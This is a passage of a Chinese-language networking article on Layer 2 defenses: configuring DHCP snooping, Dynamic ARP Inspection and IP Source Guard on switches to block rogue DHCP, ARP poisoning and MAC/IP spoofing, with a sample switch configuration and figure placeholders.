


图 9




图 10

交换机支持在每个 VLAN 基础上启用 DHCP 监听特性。在启用选项 82 的情况下，在将 DHCP 请求转发给相应 DHCP 服务器之前，Supervisor Engine 将把入站模块、端口、VLAN 和交换机 MAC 地址等信息增加到数据包中。

这里建议在合法 DHCP 服务器端口以及接入层交换机和分布层交换机之间的互联端口（能够提供达到 DHCP 服务器的路径）上启用信任端口；还建议将接入交换机上的终端用户工作站端口保持为非信任端口状态。我们可以简单做如下配置：

```
ip dhcp snooping
ip dhcp snooping vlan 10
ip dhcp snooping information option
int fa 0/0
ip dhcp snooping trust
ip dhcp snooping limit rate 100
//配置 DHCP 请求限速，避免 DHCP DoS 攻击
```

关于 DHCP 的绑定表，如图 11 所示。这张表是由 DHCP Snooping 产生的，有以下几个要素：MAC 地址、IP 地址、VLAN 号、端口号，租用和绑定类型等信息。它是解决 ARP 攻击、哄骗攻击的前提。其查看命令为 "show ip dhcp snooping binding"。




图 11

关于 ARP 以及针对于 ARP 的攻击

ARP 分为 4 种类型，分别为 ARP、RARP、无故 ARP 和代理 ARP。ARP 攻击的原理如图 12 所示，所有流向网关的流量都会流到攻击者 B，这样就达到了窃取数据的目的。目前的解决方法是动态 ARP 检测（Dynamic ARP

Inspection），如图 13 所示。




图 12

动态 ARP 检测会检查 DHCP Snooping 表中的 IP 地址和 MAC 地址字段，如果从这个接口流入的帧的源 MAC 地址和源 IP 地址符合这个绑定表中的数据，就转发；如果不符合，就丢弃并记录违规行为，而且这个违规端口将进入 err-disable 状态。




图 13

在配置 DAI 之前，需要配置 DHCP 监听，如图 14 所示，还可以静态绑定。如果没有配置 DHCP 监听特性的话，DAI 将丢弃所有具有无效 MAC 地址/IP 地址绑定的 ARP 数据包。DAI 也可以限定入站 ARP 数据包的速率，如果超速，端口将进入 err-disable 状态。




图 14

正确使用 ARP 检测的注意点主要有：动态 ARP 检测通过检查 ARP 的 Request 和 Response 消息来阻止 ARP 的攻击；必须先配置 DHCP Snooping，当 DHCP Snooping 配置了一段时间后，也就是 DHCP Snooping 的表已经形成了，再开启 DAI；DHCP Snooping 表是由 DHCP Request 消息构成的，也可以使用静态配置条目。

关于哄骗攻击（Spoofing Attack）

哄骗攻击分为两类，即 MAC Spoofing 和 IP Spoofing，如图 15、图 16 和图 17 所示。解决方法是使用 IP Source Guard（IP 源防护），如图 19 所示。




图 15




图 16




图 17

IP Source Guard 和 DAI 是有明显区别的，DAI 只检查 ARP 包，IP Source Guard 则检查所有的包。

IP Source Guard 的注意点主要有：IP Source Guard 使用前必须使用 DHCP Snooping；IP Source Guard 是基于端口进行配置的；IP Source Guard 用来检查表中的 MAC 地址是从 DHCP Request 包中学习到的。

